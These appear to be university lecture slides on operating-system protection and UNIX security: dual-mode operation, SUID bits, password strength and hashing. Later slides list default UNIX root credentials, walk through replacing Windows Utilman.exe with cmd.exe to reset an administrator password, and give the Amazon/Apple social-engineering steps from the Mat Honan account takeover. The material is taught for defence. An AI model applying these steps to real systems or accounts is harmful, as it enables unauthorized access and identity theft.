

# UNIX & Security

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
# Dual-Mode Operation

- Sharing system resources requires the operating system to ensure that a program cannot arbitrarily interfere with other programs
- The hardware itself provides support to differentiate between at least two modes of operations:
  - User mode: execution done on behalf of a user
  - Monitor mode (also supervisor mode or system mode): execution done on behalf of the operating system
- Privileged instructions can be issued only in monitor mode



# Dual-Mode Operation

- The *mode bit* is added to computer hardware to indicate the current mode: monitor (0) or user (1)
- When an interrupt or fault occurs, the hardware switches to monitor mode by following the address, stored in the *interrupt vector*, to the *interrupt handler* function in the OS; this handler will let the OS decide what to do next




# I/O Protection

- All I/O instructions (`read()`, `write()`, `send()`, `recv()`, `fgets()`, `putc()`, etc.) are privileged instructions
- Because: the OS must ensure that a user program could never gain control of the computer in monitor mode by storing a new address in the interrupt vector




# Memory Protection

- Must provide memory protection at least for the interrupt vector and the interrupt handler function
- In order to have memory protection, add two registers that determine the range of legal addresses a program may access:
  - **Base register** – holds the smallest legal physical memory address.
  - **Limit register** – contains the size of the range
- Memory outside the defined range is protected



# Memory Protection

- The base and limit registers define a logical address space, which is virtualized for the process to start at address 0
- When executing in monitor mode, the operating system has unrestricted access to both monitor and user's memory
- Obviously, the load instructions for the base and limit registers are privileged instructions



# CPU Protection

- If the CPU is executing program instructions one after the next, how does the OS retain control?
- A timer interrupts the control flow after a specified period to ensure that the operating system has a chance to determine what to do
  - Timer is decremented every clock tick
  - When timer reaches the value 0, the interrupt vector is followed to the interrupt handler
- Timer commonly used to implement time sharing
- Also used to compute the current time
- “Load-timer” is a privileged instruction



# General-System Architecture

- Given the I/O instructions are privileged, how does the user program perform I/O?
- With a *system call*: the method used by a process to request action by the operating system
  - Control passes through the interrupt vector to a service routine in the OS, and the mode bit is set to monitor mode
  - The monitor verifies that the parameters are correct and legal, executes the request, and returns control to the program instruction immediately following the system call






# User Account Rights Protect Files

- User files are protected from other users by defining access based on user accounts
- If you are logged in as an account with access (e.g., you're the owner, or a group owner), you can manipulate the file:
  - `chmod`
  - `vim`
  - `touch`
  - `rm`
  - etc.



# Acting as a Different User - Pretexting

- If you want to temporarily act as a different user (but stay logged on as yourself), you can use the `su` command:
  - `su yoog`
- You can also execute just one action with the `sudo` command:
  - `sudo -u yoog rm -rf ~/yoogFiles/*`
- These commands change your effective user and/or group IDs, all of which can be displayed with the `id` command

# The root User Account

- Most UNIX systems have a super-user account, typically called root, which has permissions to do anything
  - `su root`
  - `sudo -u root pkill -u brewsteb`
- As root, you can change file ownership, change limits on how many processes users can run at once, add and delete user accounts, and many other things
- It is generally considered bad form to stay logged-in to root itself - it's preferred that you make use of `sudo` to make changes



# SUID, SGID

- Each executable has two security bits associated with it: SUID, and SGID
  - If SUID is set, the executable runs with effective user ID of the *owner* of the file
  - If SGID is set, the executable runs with effective user ID of the *group owner* of the file
- This is different from before – we're now talking about specific executables that have bits that enable them to run as different users
  - As opposed to *being* a different user, and then running programs, as `su` and `sudo` allow



# Changing SUID Example

```
$ which ping
```

```
/bin/ping
```

```
$ ls -pla /bin/ping
```

```
-rwsr-xr-x. 1 root root 38264 May 10 2016 /bin/ping
```

```
$ chmod u-s /bin/ping
```

```
chmod: changing permissions of `/bin/ping': Operation not permitted
```

Can't change the permissions  
of a file I don't own

```
$ ls -pla junk.test
```

```
-rw-rw----. 1 brewsteb upg57541 332 Nov 17 09:47 junk.test
```

```
$ chmod u+s junk.test
```

```
$ ls -pla junk.test
```

```
-rwSrW----. 1 brewsteb upg57541 332 Nov 17 09:47 junk.test
```

Capital 'S' means that the SUID  
bit is set, but user execute is not

```
$ chmod u+x junk.test
```

```
$ ls -pla junk.test
```

```
-rwsrw----. 1 brewsteb upg57541 332 Nov 17 09:47 junk.test
```

Changes to lower case 's' now  
that SUID is set

# chmod Revisited

- It turns out that there are twelve mode bits:
  - 4000 - Setuid on execution
  - 2000 - setgid on execution
  - 1000 - set sticky bit
  - 0400 - read by owner
  - 0200 - write by owner
  - 0100 - execute by owner
  - 0040 - read by group
  - 0020 - wr
  - 0010 - execute by group
  - 0004 - read by others
  - 0002 - write by others
  - 0001 - execute by others



# Why SUID Matters

- What if you replace the contents of the real `ping`, which has SUID set and is owned by root, with your own code?
- It would have the same permissions (owned by root), but could do anything you want to the system



# Why SUID Matters

- What happens when you set the SUID bit on your own executables?
- They would still be owned by you, and thus would run as you
  - Since you're not root this isn't very interesting
- Can you give your custom executable to root?
- No – this is specifically why you have to *be* logged in as root to change file ownership!
  - `chown` doesn't work unless you're root
  - `chgrp` don't work unless you are a member of that group





# Strongest Forms of Security

- The strongest forms of security involve network and physical isolation, but these seriously limit utility
- If you do grant physical access to your computer - even disabling local login access - you still have to worry about:
  - Bootable devices (live CDs, flash drives, etc.) can boot a different OS that can access the hard drive of your computer
  - Hard drive could be stolen and read
  - Reading link-level NIC lights, keyboard EM
- With local logins, passwords = pain



# Actual Password Security... is a Pain in the Neck

- Don't let users write them down
- Age the passwords
- Enforce stronger (but more annoying) passwords
  - 1337: @nt3@t3|2
  - random: Z1#3s8u\*h
  - long: Ho\\//doYouTypeMeF@st
- Restrict use of previous passwords
- Password dictionary check





# Password Security

- Longer is better than more complicated
  - Lower case letters = 26 possibilities per character
  - Upper case letters = 26 possibilities per character
  - Numbers = 10 possibilities per character
  - Special Characters = 30 possibilities per character
  - Any given character could be 1 of 92 choices
  - There are then  $92^8$  8-character passwords:
    - $92 \times 92 \times 92 \times 92 \times 92 \times 92 \times 92 \times 92 = 92^8$
    - $92^8 = 5.1 \times 10^{15} = 5,132,188,731,375,616$



# Password Security

- Longer is better than more complicated
  - $92^8 = 5.1 \times 10^{15} = 5,132,188,731,375,616$
- Using just lower case letters:
  - $26^8 = 2.0 \times 10^{11} = 208,827,064,576$
- A 12 character, lower-case password:
  - $26^{12} = 9.5 \times 10^{16} = 95,428,956,661,682,176$

# Password Security

- Which is easier to remember:
  - TR0m&on3
  - ihavetwoarms
- Which are you more likely to write down?
- FYI, 4 common words are important in the example above
  - See xkcd's excellent correct horse battery staple comic:

<https://xkcd.com/936/>




Most common  
passwords  
recovered from  
hacked data  
dumps



# **WORST**

## **PASSWORDS OF 2014**



- 1** 123456
- 2** password
- 3** 12345
- 4** 12345678
- 5** qwerty
- 6** 123456789
- 7** 1234
- 8** baseball
- 9** dragon
- 10** football

# Login Failures

- What happens if you don't lock a user account if too many failures happen?
  - A account can be brute forced by guessing possibilities
- Passwords are generated with the sausage model (one-way):
  - username: UserBob
  - password: 123456 -> *hashes to* -> a3R7nito5fo%r
- Store the pair UserBob / a3R7nito5fo%r
- This encrypted pair is public knowledge, but the encryption method is one-way



# Password Encryption

- If anyone knew how to reverse the password method, then:
  - a3R7nito5fo%r -> *comes from* -> 123456
- Fortunately it is very hard to crack the one-way encryption
- Problem: why is storing the password file publicly dangerous, and why is having a large encrypted password file stolen a problem?
  - A dictionary can be built of encryptions by turning the crank sequentially:
    - 123454 = JoF9#\$94(4k9!
    - 123455 = fj49#mc903#0Q
    - **123456 = a3R7nito5fo%r**
    - 123457 = h9^wehf9\*3xd9





# Monitoring and Logs



- With all of the insecure protocols still in use (telnet, FTP), keep a tight eye on everything with log files:
  - Network
  - Account login/logout
  - Program usage
  - File access
  - Security checks
  - etc.

# Getting Root Access when you're not supposed to have it...

- Try the front door first:

*ACCOUNT: PASSWORD*

- **root: root**
- sys: sys / system / bin
- bin: sys / bin
- **mountfsys: mountfsys**
- adm: adm
- uucp: uucp
- nuucp: anon
- anon: anon
- user: user
- games: games
- **install: install**
- demo: demo
- **umountfsys: umountfsys**
- **sync: sync**
- admin: admin
- guest: guest
- daemon: daemon



# Getting Root Access when you're not supposed to have it...

- Assuming social engineering didn't work, you'll have to use fancy stuff:
  - Port scans + port/program insecurities
  - Buffer overflows (with system access)
  - Boot hacking (with physical access)
- Why are we talking about this stuff?
  - So you can protect yourself against it



# Breaking Into Windows

- Boot off of the installation media (Windows Server 2008 DVD, here)

What to know before installing Windows

Repair your computer



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# Breaking Into Windows


- Click here...






# Breaking Into Windows

- Enter these two commands...



A screenshot of a Windows command prompt window. The title bar reads "Administrator: X:\windows\system32\cmd.exe". The command prompt shows the following text: "X:\Sources>MOVE C:\Windows\System32\Utilman.exe C:\Windows\System32\Utilman.exe.bak", followed by "1 file(s) moved." on the next line. The prompt then shows "X:\Sources>\_" with a cursor.

```
Administrator: X:\windows\system32\cmd.exe
X:\Sources>MOVE C:\Windows\System32\Utilman.exe C:\Windows\System32\Utilman.exe.bak
1 file(s) moved.
X:\Sources>_
```



A screenshot of a Windows command prompt window. The title bar reads "Administrator: X:\windows\system32\cmd.exe". The command prompt shows the following text: "X:\Sources>COPY C:\Windows\System32\cmd.exe C:\Windows\System32\Utilman.exe", followed by "1 file(s) copied." on the next line. The prompt then shows "X:\Sources>\_" with a cursor.

```
Administrator: X:\windows\system32\cmd.exe
X:\Sources>COPY C:\Windows\System32\cmd.exe C:\Windows\System32\Utilman.exe
1 file(s) copied.
X:\Sources>_
```

# Breaking Into Windows

- Reboot without CD, booting normally into Windows on the hard drive, then click here:



- Instead of accessibility, you get a privileged prompt! Change the password like this...

```
Administrator: C:\Windows\system32\utilman.exe
C:\Windows\system32>net user admininistrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.
C:\Windows\system32>
```

# Breaking Into Windows

- Log in using the new password!
- Remember to put the files back where you got them from
- Works in Windows 7, 8, 8.1, 10, and Server 2012, too!
- Why not create a few new local user accounts of your own, while you're in there?
- Q: Why can't we create domain accounts?





# Password Annihilator - with Physical Access

- Reset, change, or blank out any Windows password by booting from a flash drive or CD:
  - <http://pogostick.net/~pnh/ntpasswd/>

```
*****
* Windows NT/2k/XP/Vista Change Password / Registry Editor / Boot CD *
* (c) 1998-2007 Petter Nordahl-Hagen. Distributed under GNU GPL v2 *
* *
* DISCLAIMER: THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES! *
* THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE *
* CAUSED BY THE (MIS)USE OF THIS SOFTWARE *
* *
* More info at: http://home.eunet.no/~pnordahl/ntpasswd/ *
* Email : pnordahl@eunet.no *
* *
* CD build date: Mon Apr 9 15:33:39 CEST 2007 *
*****

Press enter to boot, or give linux kernel boot options first if needed.
Some that I have to use once in a while:
boot nousb - to turn off USB if not used and it causes problems
boot irqpoll - if some drivers hang with irq problem messages
boot nodrivers - skip automatic disk driver loading

boot: _
```




# Apple and You?

- In August of 2012, Wired Magazine editor Mat Honan had his Apple account penetrated
- The perpetrators used Mat's Apple account to remotely erase all data on his iPhone, iPad, and MacBook
- This was accomplished by using what multiple companies knew about Mat to put together a complete profile

-Ariel Zambelich, Wired

# Who ARE you?

- The perps proved they were Mat, which let them reset Mat's Apple password, and then reset his equipment
- How can you prove you're Mat?
  - Apple says that Mat is the last four digits of his credit card
  - How do we get these last four digits?





# How to become Mat



1. Call Amazon, tell them you are the Account Holder
  - You'll need Name, Email address, Billing address
2. Add a credit card over the phone
3. Hang Up
4. Call Back, tell them you've lost access to your account
  - You'll need Name, Email address, Billing address, and a credit card number
  - They let you add a new email address: use yours
5. From the web, reset the password, using your new email
6. View the last four digits of the credit cards in the account

# Security Isn't Easy

- That's literally all this slide says

